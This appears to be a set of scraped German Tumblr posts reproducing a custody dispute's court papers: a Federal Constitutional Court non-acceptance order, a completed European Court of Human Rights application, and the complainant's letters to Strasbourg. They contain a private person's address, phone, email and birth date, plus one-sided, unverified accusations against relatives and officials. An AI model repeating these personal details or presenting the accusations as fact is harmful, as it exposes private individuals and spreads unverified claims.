

16.04.2015 12:19 <http://sch-einesystem.tumblr.com/post/116510509208>

Ausfertigung

BUNDESVERFASSUNGSGERICHT
- 1 BvR 50/15 -

In dem Verfahren
über
die Verfassungsbeschwerde

des Herrn Maximilian B ä h r i n g ,
Hölderlinstraße 4, 60316 Frankfurt,

gegen a) den Beschluss des Oberlandesgerichts Frankfurt am Main
vom 15. Dezember 2014 - 3 UF 70/14 -,
b) den Beschluss des Amtsgerichts Bad-Homburg
vom 23. Januar 2014 - 92 F 493/13 -

hat die 1. Kammer des Ersten Senats des Bundesverfassungsgerichts durch
den Vizepräsidenten Kirchhof,
den Richter Eichberger
und die Richterin Britz

gemäß § 93b in Verbindung mit § 93a BVerfGG in der Fassung der Bekannt-
machung vom 11. August 1993 (BGBl I S. 1473)
am 27. Januar 2015 einstimmig beschlossen:

Die Verfassungsbeschwerde wird nicht zur Entscheidung
angenommen.

Von einer Begründung wird nach § 93d Abs. 1 Satz 3 BVerfGG abgesehen.

Diese Entscheidung ist unanfechtbar.
Kirchhof Eichberger Britz

Ausgefertigt
(Wolf)
Trifbeschäftigte
als Urkundsbeamtin der Geschäftsstelle
des Bundesverfassungsgerichts

Ausfertigung

BUNDESVERFASSUNGSGERICHT

- 1 BvR 50/15 -

In dem Verfahren
über
die Verfassungsbeschwerde

des Herrn Maximilian B ä h r i n g ,
Hölderlinstraße 4, 60316 Frankfurt,

- gegen a) den Beschluss des Oberlandesgerichts Frankfurt am Main
vom 15. Dezember 2014 - 3 UF 70/14 -,
b) den Beschluss des Amtsgerichts Bad-Homburg
vom 23. Januar 2014 - 92 F 493/13 -

hat die 1. Kammer des Ersten Senats des Bundesverfassungsgerichts durch
den Vizepräsidenten Kirchhof,
den Richter Eichberger
und die Richterin Britz
gemäß § 93b in Verbindung mit § 93a BVerfGG in der Fassung der Bekannt-
machung vom 11. August 1993 (BGBl I S. 1473)
am 27. Januar 2015 einstimmig beschlossen:

Die Verfassungsbeschwerde wird nicht zur Entscheidung
angenommen.

Von einer Begründung wird nach § 93d Abs. 1 Satz 3 BVerfGG abgesehen.

Diese Entscheidung ist unanfechtbar.

Kirchhof

Eichberger

Britz



Ausgefertigt

Wqj
(Wqj)

Tarifbeschäftigte
als Urkundsbeamtin der Geschäftsstelle
des Bundesverfassungsgerichts

[1] http://40.media.tumblr.com/a974ef8bd9a9cdeed28e32c371ab812/tumblr_nmvi8lqV4E1sofvub01_1280.jpg

16.04.2015 12:20 <http://sch-einesystem.tumblr.com/post/116510561778>

A. Beschwerdeführer
1. Familienname Bähring
2. Vorname Maximilian
3. Geburtsdatum 21/07/1975
4. Staatsangehörigkeit deutsch
5. Anschrift
Hölderlinstraße 4
60316 Frankfurt a.M.

6. Telefon (mit internationaler Vorwahl)
+49 (0)69 17320776
7. Email (falls vorhanden)
maximilian@baehring.at
8. Geschlecht
männlich

D. Staaten gegen die sich die Beschwerde richtet
33. DEU - Deutschland

E. Darlegung des Sachverhaltes

34.

siehe Anlage

Mir wird das Sorgerecht für mein Kind verweigert.

Die Kindsmutter und ich lebten in einer eheähnlichen Lebensgemeinschaft in einer gemeinsamen Wohnung.

Die Kindesgroßmutter ist Anhängerin einer esoterischen Sekte die pseudomedizinische Verfahren "Heilen durch Handauflegen" propagiert - Reiki.

Als meine Ex schwanger war kam Sie plötzlich auf die Idee das Kind mit Reiki zur Welt bringen zu wollen anstatt mit wissenschaftlicher Medizin.

Weil ich aus der Erfahrung meiner eigenen Geburt bei der ich fast gestorben wäre um die Gefahren weiß bestand ich auf einer "ärztlichen" Geburt um mein Kind nicht zu gefährden.

Die Kindesgroßmutter die auch Tarotkartenlegen betreibt und Rutengänge und in einem Schneeballsystem als "Reiki-Meisterin" ihren "Jüngern" erhebliche Summen abpresst kam zudem auf die Idee das Kind von dem die Ärzte erklärten es werde ein MÄDCHEN habe einen WEIBlichen Körper aber eine MÄNNliche Seele.

Hierbei würde es sich um die Wiedergeburt einer von der Kindesgroßmutter erlebten Totgeburt handeln, das Kind sei gar nicht das Kind der Kindesmutter sondern das der Kindesgroßmutter das verstorben sei. Dessen Seele sei gewandert.

Als wir die Belange des Kindes besprachen - noch vor der Geburt - bat ich die Kindesmutter

35.

mir das gemeinsame Sorgerecht einzuräumen schließlich waren wir nicht verheiratet.

DIE KINDESMUTTER VERWEIGERTE MIR MICH ALS VATER DES KINDES EINTRAGEN ZU LASSEN.

SIE VERWEIGERTE DADURCH AUCH DAS GEMEINSAME SORGERECHT.

Es kam hierüber zur Trennung, im 6. Monat schwanger zog meine Ex aus der gemeinsamen Wohnung aus und zog in die Behausung der Sekte zu ihrer Mutter.

Ich erfuhr erst am 21.09.2000 als Letzter von der Geburt meines Kindes. Dafür hatte die Kindesgroßmutter Sorge getragen.

Sie hat dann zusammen mit dem Jugendamt eine Gesetzeslücke genutzt die sogenannte Vaterschaftsvermutung nachdem Sie sich geweigert hatte mich rechtswirksam als Vater anzugeben.

Als erster Mann in der bundesdeutschen Rechtsgeschichte habe ich dann einen DNA-Vaterschaftstest eingefordert.

- 9F 104/01 KI Amtsgericht Bad Homburg v.d.Höhe

- 3 WF 174/01 Oberlandesgericht Frankfurt a.M.

Nach einem Jahr wurde ich so per Abstammungsgutachten DE JURE Vater des Kindes.

Erst jetzt konnte ich Umgangs-/Sorgerecht einklagen.

Vorher gab mein Anwalt an, die Vaterschaftsvermutung mittels derer meine Ex versuchte mir für ein Kind Unterhaltszahlungen abzupressen dessen Vater ich DE JURE nicht war wohl aber DE FACTO ermögliche

36.

mir das gemeinsame Sorgerecht einzuräumen schließlich waren wir nicht verheiratet.

DIE KINDESMUTTER VERWEIGERTE MIR MICH ALS VATER DES KINDES EINTRAGEN ZU LASSEN.

SIE VERWEIGERTE DADURCH AUCH DAS GEMEINSAME SORGERECHT.

Es kam hierüber zur Trennung, im 6. Monat schwanger zog meine Ex aus der gemeinsamen Wohnung aus und zog in die Behausung der Sekte zu ihrer Mutter.

Ich erfuhr erst am 21.09.2000 als Letzter von der Geburt meines Kindes. Dafür hatte die Kindesgroßmutter Sorge getragen.

Sie hat dann zusammen mit dem Jugendamt eine Gesetzeslücke genutzt die sogenannte Vaterschaftsvermutung nachdem Sie sich geweigert hatte mich rechtswirksam als Vater anzugeben.

Als erster Mann in der bundesdeutschen Rechtsgeschichte habe ich dann einen DNA-Vaterschaftstest eingefordert.

- 9F 104/01 KI Amtsgericht Bad Homburg v.d.Höhe

- 3 WF 174/01 Oberlandesgericht Frankfurt a.M.

Nach einem Jahr wurde ich so per Abstammungsgutachten DE JURE Vater des Kindes.

Erst jetzt konnte ich Umgangs-/Sorgerecht einklagen.

Vorher gab mein Anwalt an, die Vaterschaftsvermutung mittels derer meine Ex versuchte mir für ein Kind Unterhaltszahlungen abzupressen dessen Vater ich DE JURE nicht war wohl aber DE FACTO ermögliche

37.

Artikel 14 Ich werde diskriminiert weil ich

- ein Mann bin
- als behindert verleumdet werde

Artikel 4 Man hat alles getan um mein Recht auf ein faires Verfahren innerhalb angemessener Frist zu behindern.

Die Bundesrepublik hat ein Gesetz nicht geändert das gegen die Verfassung verstieß und mein Recht zur Klage ein Jahrzehnt lang behindert

Artikel 8 Die Bundesrepublik achtet nicht daß ich ein Recht auf Familienleben mit meiner Tochter habe.

Artikel 9 Ich möchte daß mein Kind nach humanistischen, atheistischen Grundsätzen erzogen wird mit einem aufgeklärten wissenschaftlichen Weltbild.

Meine Ex zieht das Kind im Dunstkreise der "Reiki" Sekte auf.

Das mißachtet mein Recht des Schutzes des Kindes vor religiöser Missionierung.

38.

Artikel 14 1 BvR 50/15

Artikel 4 Bundesverfassungsgericht Karlsruhe

Artikel 8 vom 23. Januar 2015

Artikel 9 vollumfänglich beigelegt

42.

In 1 BvR 933/01 hat das Bundesverfassungsgericht entschieden daß der §1626a BGB, das Sorgerecht unverheirateter, nicht mit der deutschen Verfassung, dem Grundgesetz, vereinbar sei und dem Gesetzgeber, dem deutschen Bundestag, Frist gesetzt bis zum 31. Dezember 2003 dies zu ändern.

Nachdem 2012, fast 10 JAHRE SPÄTER, immer noch nichts geschehen war habe ich mit Petition Pet-A-17-99-1030-021771 vom 14./15. April 2012 beim Deutschen Bundestag, Berlin, den Verfassungsnotstand/Widerstandsfall nach Artikel 20 Absatz 4 Grundgesetz erklärt weil ich die freiheitlich demokratische Grundordnung gefährdet sehe wenn das Parlament sich nicht um Entscheidungen der Normenkontrollinstanz kümmert. Damit befindet sich Deutschland im Bürgerkrieg.

DARAUFFHIN wurde mit Wirkung des 19. Mai 2013 das Gesetz - im übrigen zum Schlimmeren - geändert. Gab es vorher keine Möglichkeit für unverheiratete Väter ihr gemeinsames Sorgerecht einzuklagen, so können diese jetzt klagen - falls die Mutter nicht von ihrem neugeschaffenen Veto-Recht gebrauch macht - was genau dasselbe ist wie vor der Reform.

Direkt nach Klageeinreichung am 19. Mai 2013 wurde ich am 23. Mai 2013 von Polizisten die mich wohl per willkürlicher Inhaftierung und Bedrohung an Klage hindern wollten in meiner Wohnung ?überfallen und? dann krankenhausreif ?zusammengeschlagen? weil sie sich provoziert gefühlt hatten. Weil dies möglicherweise eine Bürgerkriegs-Angriffs- handlung ist habe ich sicherheitshalber Offensive an das internationale Kriegsverbrechertribunal in Den Haag gemeldet.

44.

nicht relevant

I.

45.

1. 22. Januar 2015

2.

3. Verfassungsbeschwerde 1 BvR 50/15

4.

5. 27. Januar 2015

6.

7. Entscheidung 1 BvR 50/15

8.

9. jeweils Bundesverfassungsgericht

47.

15042015

49.

Maximilian Bähring

Hölderlinstraße 4

60316 Frankfurt a.M.



EUROPEAN COURT OF HUMAN RIGHTS
COUR EUROPÉENNE DES DROITS DE L'HOMME

Zu diesem Beschwerdeformular
Dieses Beschwerdeformular ist ein rechtliches Dokument, das Auswirkungen auf Ihre Rechte und Pflichten hat. Bitte folgen Sie der Anleitung im Merkblatt zum Ausfüllen des Beschwerdeformulars. Füllen Sie alle Felder aus, die sich auf Ihren Fall beziehen, und legen Sie sämtliche relevanten Unterlagen in Kopie vor.

DEU - 2014/1
Beschwerdeformular

Achtung: Wenn das Beschwerdeformular unvollständig ist, wird es nicht angenommen (siehe Artikel 47 der Verfahrensordnung des Gerichtshofs). Beachten Sie bitte insbesondere Artikel 47 Absatz 2 (a), der folgendes vorsieht: „Alle Informationen, auf die oben in Absatz 1 (a) bis (f) Bezug genommen wird und die in den jeweiligen Abschnitten des Beschwerdeformulars angegeben sind [Darlegung des Sachverhalts, geltend gemachte Verletzungen und Einhaltung der Zulässigkeitsvoraussetzungen], müssen ausreichend sein, um den Gerichtshof in die Lage zu versetzen, die Art und den Umfang der Beschwerde ohne Rückgriff auf andere Dokumente zu bestimmen.“

Strichcode-Aufkleber
Falls Sie bereits Strichcode Aufkleber vom Europäischen Gerichtshof für Menschenrechte erhalten haben, kleben Sie bitte einen davon in dieses Feld.

Betreff Nr.
Wenn Ihnen zu dieser Beschwerde bereits eine Nummer vom Gerichtshof mitgeteilt wurde, geben Sie diese bitte hier an.

A. Beschwerdeführer (Einzelperson)
Dieser Teil richtet sich ausschließlich an natürliche Personen. Wenn der Beschwerdeführer eine Organisation ist, füllen Sie nur Abschnitt B aus.

1. Familienname
Bähring

2. Vorname(n)
Maximilian

3. Geburtsdatum
2 | 1 | 0 | 7 | 1 | 9 | 7 | 5 z. B. 27/09/2012
T T M M J J J J

4. Staatsangehörigkeit
deutsch

5. Anschrift
Hölderlinstraße 4
60316 Frankfurt a.M.
Germany

6. Telefon (mit internationaler Vorwahl)
+49 (0)69 17320776

7. Email (falls vorhanden)
maximilian@baehring.at

8. Geschlecht
 männlich
 weiblich

B. Beschwerdeführer (Organisation)
Dieser Teil ist nur dann auszufüllen, wenn der Beschwerdeführer eine Firma, Nichtregierungsorganisation, Vereinigung oder sonstige juristische Person ist.

9. Bezeichnung

10. Identifikationsnummer (falls vorhanden)

11. Tag der Registrierung oder Eintragung (falls vorhanden)
T T M M J J J J z. B. 27/09/2012

12. Zweck/Aktivität

13. Eingetragene Anschrift

14. Telefon (mit internationaler Vorwahl)

15. Email

Europäischer Gerichtshof für Menschenrechte - Beschwerdeformular 2/11

C. Bevollmächtigter des Beschwerdeführers
Wenn der Beschwerdeführer nicht vertreten wird, bitte weiter in Abschnitt D.

Nicht rechtsanwältlicher Vertreter/Vertreter einer Organisation
Bitte füllen Sie diesen Teil des Formulars aus, wenn Sie einen Beschwerdeführer vertreten, aber kein Rechtsanwalt sind.

Geben Sie in diesem Feld an, in welcher Eigenschaft Sie den Beschwerdeführer vertreten oder in welcher Beziehung oder offiziellen Funktion Sie für eine Organisation handeln.

16. Eigenschaft / Beziehung / Funktion

17. Familienname

18. Vorname(n)

19. Staatsangehörigkeit

20. Anschrift

21. Telefon (mit internationaler Vorwahl)

22. Fax

23. Email

Rechtsanwalt
Bitte füllen Sie diesen Teil des Formulars aus, wenn Sie den Beschwerdeführer als Rechtsanwalt vertreten.

24. Familienname

25. Vorname(n)

26. Staatsangehörigkeit

27. Anschrift

28. Telefon (mit internationaler Vorwahl)

29. Fax

30. Email

Vollmacht
Der Beschwerdeführer muss seinen Vertreter durch seine Unterschrift ermächtigen, in seinem Namen zu handeln (siehe Merkblatt zum Ausfüllen des Beschwerdeformulars).
Hiermit bevollmächtige ich die genannte Person, mich in der nach Artikel 34 der Menschenrechtskonvention erhobenen Beschwerde im Verfahren vor dem Europäischen Gerichtshof für Menschenrechte zu vertreten.

31. Unterschrift des Beschwerdeführers

32. Datum
T T M M J J J J z. B. 27/09/2012

[1] http://41.media.tumblr.com/d61eebf88c3d4e9ddb7416d6ed185647/tumblr_nmvi9rci1Y1sofvubo1_1280.jpg

D. Staat(en), gegen den/die sich die Beschwerde richtet

33. Kreuzen Sie den/die Namen des Staates/der Staaten an, gegen den/die sich die Beschwerde richtet

- ALB - Albanien
- AND - Andorra
- ARM - Armenien
- AUT - Österreich
- AZE - Aserbaidschan
- BEL - Belgien
- BGR - Bulgarien
- BIH - Bosnien und Herzegowina
- CHE - Schweiz
- CYP - Zypern
- CZE - Tschechische Republik
- DEU - Deutschland
- DNK - Dänemark
- ESP - Spanien
- EST - Estland
- FIN - Finnland
- FRA - Frankreich
- GBR - Vereinigtes Königreich
- GEO - Georgien
- GRC - Griechenland
- HRV - Kroatien
- HUN - Ungarn
- IRL - Irland
- ISL - Island
- ITA - Italien
- LIE - Liechtenstein
- LTU - Litauen
- LUX - Luxemburg
- LVA - Lettland
- MCO - Monaco
- MDA - Republik Moldau
- MKD - „Ehemalige Jugoslawische Republik Mazedonien“
- MLT - Malta
- MNE - Montenegro
- NLD - Niederlande
- NOR - Norwegen
- POL - Polen
- PRT - Portugal
- ROU - Rumänien
- RUS - Russische Föderation
- SMR - San Marino
- SRB - Serbien
- SVK - Slowakische Republik
- SVN - Slowenien
- SWE - Schweden
- TUR - Türkei
- UKR - Ukraine

Beschwerdegegenstand

Sämtliche Angaben zum Sachverhalt, zu den Beschwerdepunkten und zur Frage der Erschöpfung des innerstaatlichen Rechtswegs sowie der Einhaltung der Sechs-Monats-Frist (siehe Artikel 35 Absatz 1 der Konvention) müssen in diesem Teil des Beschwerdeformulars dargelegt werden (Abschnitt E. F und G) (Artikel 47 Absatz 2 (a) der Verfahrensordnung des Gerichtshofs). Der Beschwerdeführer kann seine Angaben auf einem dem Beschwerdeformular beigefügten gesonderten Dokument ergänzen, das 20 Seiten nicht überschreiten darf (Artikel 47 Absatz 2 (b) der Verfahrensordnung); von der Begrenzung der Seitenzahl ausgenommen sind Kopien von Dokumenten und Entscheidungen.

E. Darlegung des Sachverhalts

34.

siehe Anlage

Mir wird das Sorgerecht für mein Kind verweigert.

Die Kindsmutter und ich lebten in einer eheähnlichen Lebensgemeinschaft in einer gemeinsamen Wohnung.

Die Kindsgroßmutter ist Anhängerin einer esoterischen Sekte die pseudomedizinische Verfahren "Heilen durch Handauflegen" propagiert - Reiki.

Als meine Ex schwanger war kam Sie plötzlich auf die Idee das Kind mit Reiki zur Welt bringen zu wollen anstatt mit wissenschaftlicher Medizin.

Weil ich aus der Erfahrung meiner eigenen Geburt bei der ich fast gestorben wäre um die Gefahren weiß bestand ich auf einer "ärztlichen" Geburt um mein Kind nicht zu gefährden.

Die Kindsgroßmutter die auch Tarotkartenlegen betreibt und Rutengänge und in einem Schneeballsystem als "Reiki-Meisterin" ihren "Jüngern" erhebliche Summen abreisst kam zudem auf die Idee das Kind von dem die Ärzte erklärten es werde ein MÄDCHEN habe einen WEIBLICHEN Körper aber eine MÄNNLICHE Seele.

Hierbei würde es sich um die Wiedergeburt einer von der Kindsgroßmutter erlebten Totgeburt handeln, das Kind sei gar nicht das Kind der Kindsmutter sondern das der Kindsgroßmutter das verstorben sei. Dessen Seele sei gewandert.

Als wir die Belange des Kindes besprachen - noch vor der Geburt - bat ich die Kindsmutter

[2] http://41.media.tumblr.com/b61f08ab3c2d66b7d5cbf445e6519155/tumblr_nmvi9rci1Y1sofvubo2_1280.jpg

Darlegung des Sachverhalts (Fortsetzung)

35.

mir das gemeinsame Sorgerecht einzuräumen schließlich waren wir nicht verheiratet.

DIE KINDESMUTTER VERWEIGERTE MIR MICH ALS VATER DES KINDES EINTRAGEN ZU LASSEN.

SIE VERWEIGERTE DADURCH AUCH DAS GEMEINSAME SORGERECHT.

Es kam hierüber zur Trennung, im 6. Monat schwanger zog meine Ex aus der gemeinsamen Wohnung aus und zog in die Behausung der Sekte zu Ihrer Mutter.

Ich erfuhr erst am 21.09.2000 als Letzter von der Geburt meines Kindes. Dafür hatte die Kindsgroßmutter Sorge getragen.

Sie hat dann zusammen mit dem Jugendamt eine Gesetzeslücke genutzt die sogenannte Vaterschaftsvermutung nachdem Sie sich geweigert hatte mich rechtswirksam als Vater anzugeben.

Als erster Mann in der bundesdeutschen Rechtsgeschichte habe ich dann einen DNA-Vaterschaftstest eingefordert.

- 9F 104/01 KI Amtsgericht Bad Homburg v.d.Höhe
- 3 WF 174/01 Oberlandesgericht Frankfurt a.M.

Nach einem Jahr wurde ich so per Abstammungsgutachten DE JURE Vater des Kindes.

Erst jetzt konnte ich Umgangs-/Sorgerecht einklagen.

Vorher gab mein Anwalt an, die Vaterschaftsvermutung mittels derer meine Ex versuchte mir für ein Kind Unterhaltszahlungen abzupressen dessen Vater ich DE JURE nicht war wohl aber DE FACTO ermögliche

Darlegung des Sachverhalts (Fortsetzung)

36.

keine Klagen.

In Deutschland darf man für Kinder zahlen wenn die Vaterschaft ungeklärt ist, muß also Pflichten übernehmen, Rechte erwachsen einem daraus nicht.

(§ 1595 BGB, § 1600d BGB)

Statt einen Mundschleimhautabstrich zu machen hat man aufwendig Blut abgenommen, das verzögerte das Gutachten.

Ab Mitte 2002 habe ich dann versucht zunächst ein Umgangsrecht für das Kind zu bekommen.

- 9 F 434/02 UG Amtsgericht Bad Homburg v.d.Höhe

Die Kindsmutter begann im Zuge dieses Verfahrens mich aufs übelste zu denunzieren.

Diese Denunziationen sorgten für Jobverlust und Ruin meines Unternehmens.

Ich habe der Erpressungen der kindesmütterlichen Familie wegen aufgehört Klage weiter zu verfolgen.

Ich habe darauf gewartet daß der Bundestag den § 1626a BGB ändert

- 1 BvR 933/01 Bundesverfassungsgericht

- Zaunegger, Görgülü, Elsholz vs. Germany vor dem EGMR

Mit Inkrafttreten des neuen § 1626a BGB habe ich dann aktuelle Klage eingereicht.

- 92 F 493/13 SO Amtsgericht Bad Homburg v.d.Höhe
- 3 UF 70/14 Oberlandesgericht Frankfurt a.M.
- 1 BvR 50/15 Bundesverfassungsgericht

Hiergegen richtet sich die Beschwerde.

[3] http://40.media.tumblr.com/05ea7eeb381258e541c1b0a6e191dcd9/tumblr_nmvi9rci1Y1sofvubo3_1280.jpg

Sonstige Anmerkungen

Haben Sie weitere Anmerkungen zu Ihrer Beschwerde?

46. Anmerkungen

Empty text box for additional remarks.

Erklärung und Unterschrift

Ich erkläre nach bestem Wissen und Gewissen, dass die von mir im vorliegenden Beschwerdeformular gemachten Angaben richtig sind.

47. Datum

1 | 5 | 0 | 4 | 2 | 0 | 1 | 5 | z. B. 27/09/2012
T T M M J J J J

Der/die Beschwerdeführer oder der/die Bevollmächtigte(n) müssen in diesem Feld unterschreiben.

48. Unterschrift(en) Beschwerdeführer Bevollmächtigte(r) – bitte Zutreffendes ankreuzen

Handwritten signature in a text box.

Bestätigung der Kontaktperson

Bei mehreren Beschwerdeführern oder Bevollmächtigten geben Sie bitte Name und Anschrift derjenigen Person an, mit der der Schriftwechsel des Gerichtshofs erfolgen soll.

49. Name und Anschrift des Beschwerdeführers des Bevollmächtigten – bitte Zutreffendes ankreuzen

Maximilian Bähring
Hölderlinstraße 4
60316 Frankfurt a.M.
Germany

Unterschreiben Sie das vollständig ausgefüllte Beschwerdeformular und senden Sie es an:

The Registrar
European Court of Human Rights
Council of Europe
67075 STRASBOURG CEDEX
FRANCE

[6] http://40.media.tumblr.com/4de8fc8c906af9f4198127d70f5d671d/tumblr_nnvi9rcilY1sofvubo6_1280.jpg

16.04.2015 02:09 <http://sch-einesystem.tumblr.com/post/116556240563>

Maximilian Bähring
Hölderlinstraße 4
D-60316 Frankfurt a. M.
maximilian@baehring.at
Fax: +49(0)69/67831634

Fax: +33 (0)3 88 41 27 30
European Court of Human Rights
Council Of Europe
F-67057 Strasbourg Cedex

20. Februar 2015

KLAGE

beigefügt finden Sie Menschenrechtbeschwerde auf Formular (6 Blatt ? doppelseitig- / 11 Seiten)

Entscheidung 1 BvR 50/15 des Deutschen Bundesverfassungsgerichtes in Karlsruhe (1 Seite/Blatt) 3 Blatt / 9 Seiten

Verfassungsklage zur vorgenannten Entscheidung (8 Blatt ? doppelseitig- / 16 Seiten) nebst deren Anlagen (2 Blatt ? doppelseitig- / 4 Seiten) + OLG Entscheidung 3 UF 70/14 OLG Frankfurt a.M.

Aufgrund technischer Probleme im Stadtviertel Frankfurt a.M. Ostend hier Nahe des Neubaus der Europäischen Zentralbank ist es möglich daß Sie Teile der EMail/Fax-Transmission mehrfach erhalten. Daher sende ich alles auch als Postbrief. + AG Entscheidung 92 F 493/13 SO AG Bad Homburg v.d.H 1 Blatt / 3 Seiten

Mit freundlichen Grüßen

Maximilian Bähring

Maximilian Bähring
Hölderlinstraße 4
D-60316 Frankfurt a. M.
maximilian@baehring.at
Fax: +49/(0)69/67831634

Fax: +33 (0)3 88 41 27 30
European Court of Human Rights
Council Of Europe
F-67057 Strasbourg Cedex

20. Februar 2015

KLAGE

beigefügt finden Sie Menschenrechtbeschwerde
auf Formular (6 Blatt – doppelseitig- / 11 Seiten)

Entscheidung 1 BvR 50/15 des Deutschen Bundes-
verfassungsgerichtes in Karlsruhe (1 Seite/Blatt)

Verfassungsklage zur vorgenannten Entscheidung
(8 Blatt – doppelseitig- / 16 Seiten) nebst deren
Anlagen (2 Blatt – doppelseitig- / 4 Seiten)

Aufgrund technischer Probleme im Stadtviertel
Frankfurt a.M. Ostend hier Nahe des Neubaus
der Europäischen Zentralbank ist es möglich daß
Sie Teile der EMail/Fax-Transmission mehrfach
erhalten. Daher sende ich alles auch als Postbrief.

3 Blatt 19 Seiten
+ OLG Entscheidung
30 F 70198 OLG
Frankfurt a.M.
+ AG Entscheidung
92 F 443143 SO AG
Bad Nomburg u.d.H.
7 Blatt 13 Seiten

Mit freundlichen Grüßen


Maximilian Bähring

[1] http://41.media.tumblr.com/a7cbd5b9dfa058cb857c120ac0b1c37d/tumblr_nmwkntVo7q1sofvubo1_1280.jpg

16.04.2015 02:11 <http://sch-einesystem.tumblr.com/post/116556367263>

Maximilian Bähring
Hölderlinstraße 4
D-60316 Frankfurt a.M.
Deutschland

Europäischer Gerichtshof

für Menschenrechte
Europarat
F-67075 Strasbourg

20. Februar 2015

Betreff: Nr. 8400/15

soeben, 20. Februar 2015 erhalte ich Ihr Schreiben datiert auf den 16. Februar 2015 frankiert und zur Post gegeben am 18. Februar 2015. Wie sie den Unterlagen entnehmen können bin ich am 09. Februar 2015 persönlich bei ihnen in Strasbourg vorstellig geworden mit zwei großen Leitzordern und der bei Ihnen abgegebenen Beschwerde. Ich habe hierfür Eingangsstempel und Fotos als Beweis sowie Kopie der Fahrkarte die ich mir vom Munde absparen musste (ich hungere deshalb) und die ich beifüge.

IHRE RICHTSBEAMTEN HABEN NUN BEHAUPTET SIE BENÖTIGTEN KEINERLEI WEITER UNTERLAGEN obgleich ich ausdrücklich angefragt hatte, ob zusätzliches Material nötig sei welches ich vollum-fänglich (erkennbar an den Fotos) mit nach Strasbourg gebracht hatte. Es ist zudem online abrufbar unter: <http://tabea-lara.tumblr.com>

Überlegen Sie nun selbst in wessen Verantwortung es liegt wenn Akten fehlen die sie zur Entscheidung benötigen. Ich sende Ihnen trotzdem die angemahnten Entscheidungen zu.

Ich bin ja gewohnt daß deutsche Gerichte schlampig arbeiten und Verfahren verschleppen aber ich hätte nicht damit gerechnet daß auch in Strasbourg mit solch wirklichen üblen Tricks gearbeitet wird. Die angeblich fehlende Entscheidung ist erstinstanzlich wird also sowieso durch die höherinstanzliche (Oberlandesgericht) aufgehoben die Ihnen INZWISCHEN ja vorliegt.

Bitte überdenken Sie ihre Entscheidung da der Fehler nachweislich in Ihrem Hause liegt.

Ich betrachte das permanente Verschwindenlassen von Unterlagen, und die Blockade von vollständigen Sendungen per Fax oder Email aufgrund der Seitenanzahl/Mailgröße als ein ganz gezieltes Instrument von Psychoterror also FOLTER insbesondere weil Sie ja selbst die fehlenden Akten beim jeweiligen deutschen Gericht zur Einsicht anfordern könnten.

Maximilian Bähring

Maximilian Bähring
Hölderlinstraße 4
D-60316 Frankfurt a.M.
Deutschland

Europäischer Gerichtshof
für Menschenrechte
Europarat
F-67075 Strasbourg

20. Februar 2015

Betreff: Nr. 8400/15

soeben, 20. Februar 2015 erhalte ich Ihr Schreiben datiert auf den 16. Februar 2015 frankiert und zur Post gegeben am 18. Februar 2015. Wie sie den Unterlagen entnehmen können bin ich am 09. Februar 2015 persönlich bei ihnen in Strasbourg vorstellig geworden mit zwei großen Leitzordern und der bei Ihnen abgegebenen Beschwerde. Ich habe hierfür Eingangsstempel und Fotos als Beweis sowie Kopie der Fahrkarte die ich mir vom Munde absparen musste (ich hungere deshalb) und die ich beifüge.

IHRE RICHTSBEAMTEN HABEN NUN BEHAUPTET SIE BENÖTIGTEN KEINERLEI WEITER UNTERLAGEN obgleich ich ausdrücklich angefragt hatte, ob zusätzliches Material nötig sei welches ich vollumfänglich (erkennbar an den Fotos) mit nach Strasbourg gebracht hatte. Es ist zudem online abrufbar unter: <http://tabea-lara.tumblr.com>

Überlegen Sie nun selbst in wessen Verantwortung es liegt wenn Akten fehlen die sie zur Entscheidung benötigen. Ich sende Ihnen trotzdem die angemahnten Entscheidungen zu.

Ich bin ja gewohnt daß deutsche Gerichte schlampig arbeiten und Verfahren verschleppen aber ich hätte nicht damit gerechnet daß auch in Strasbourg mit solch wirklichen üblen Tricks gearbeitet wird. Die angeblich fehlende Entscheidung ist erstinstanzlich wird also sowieso durch die höherinstanzliche (Oberlandesgericht) aufgehoben die Ihnen INZWISCHEN ja vorliegt.

Bitte überdenken Sie ihre Entscheidung da der Fehler nachweislich in Ihrem Hause liegt.

Ich betrachte das permanente Verschwindenlassen von Unterlagen, und die Blockade von vollständigen Sendungen per Fax oder Email aufgrund der Seitenanzahl/Mailgröße als ein ganz gezieltes Instrument von Psychoterror also FOLTER insbesondere weil Sie ja selbst die fehlenden Akten beim jeweiligen deutschen Gericht zur Einsicht anfordern könnten.



Maximilian Bähring

[1] http://40.media.tumblr.com/777e6d9e19ee43492d7c5527a5fc2b88/tumblr_nmwkrmv3TC1sofvubo1_1280.jpg



EUROPEAN COURT OF HUMAN RIGHTS
COUR EUROPÉENNE DES DROITS DE L'HOMME

Zu diesem Beschwerdeformular

Dieses Beso
das Auswir
folgen Sie d
Beschwerde
auf Ihren Fa
relevanten

Strichcode
Falls Sie ber
Gerichtshof
bitte einen o

A. Besch
Dieser Teil ric
Beschwerdet

1. Familienn

2.

3.

4.

5.

6.

7.

8.

Cour Européenne
des Droits de l'Homme

09 FEV. 2015

déposé à l'accueil

DEU - 2014/1

Beschwerdeformular

Achtung: Wenn das Beschwerdeformular unvollständig ist, wird

Maximilian Bähring
Hölderlinstraße 4
D-60316 Frankfurt a. M.
maximilian@baehring.at
Fax: +49/(0)69/67831634

Fax: +33 (0)3 88 41 27 30
European Court of Human Rights
Council Of Europe
F-67057 Strasbourg Cedex

Cour Européenne
des Droits de l'Homme

09 FEV. 2015

déposé à l'accueil

Online-Ticket

Bitte auf A4 ausdrucken



DB ICE
CIV 1080

Fahrkarte
Normalpreis

UMTAUSCH/ERSTATTUNG KOSTEN-
PFLICHTIG AB 1. GELTUNGSTAG

1 Erwachsener

Gültigkeit: ab 08.02.2015 - 22.02.2015

30	VON	->NACH	30	KI/CI
	Frankfurt (Main)	->Strasbourg		2
	Strasbourg	->Frankfurt (Main)		

VIA: H: <1080>(DA/FFMF)*MA*(HD*BR/GRAB)*KA*KEGR<1187> R: <1187>KEGR
<1080>KA*(GRAB/BR*HD)*MA*(FFMF/DA)

Normalpreis NUR GÜLTIG MIT RESERVIERUNG

Zahlungspositionen und Preis

Positionen	Preis	Mwst D: 19%	Mwst D: 7%
ICE Fahrkarte	1 122,00€	118,37€	18,90€
Reservierungen	2 0,00€		
Summe	122,00€	118,37€	18,90€

PayPal-Zahlung
Betrag 122,00€ Transaktions-Nr 2K991431M09976830
Datum 08.02.2015

Der oben genannte Betrag wurde von Ihrem PayPal-Konto eingezogen. Die Buchung Ihres Online-Tickets erfolgte am 08.02.2015 12:55 Uhr. DB Fernverkehr AG/DB Regio AG, Stephensonstr. 1, 60326 Frankfurt, Steuernummer: 29/550/00001.

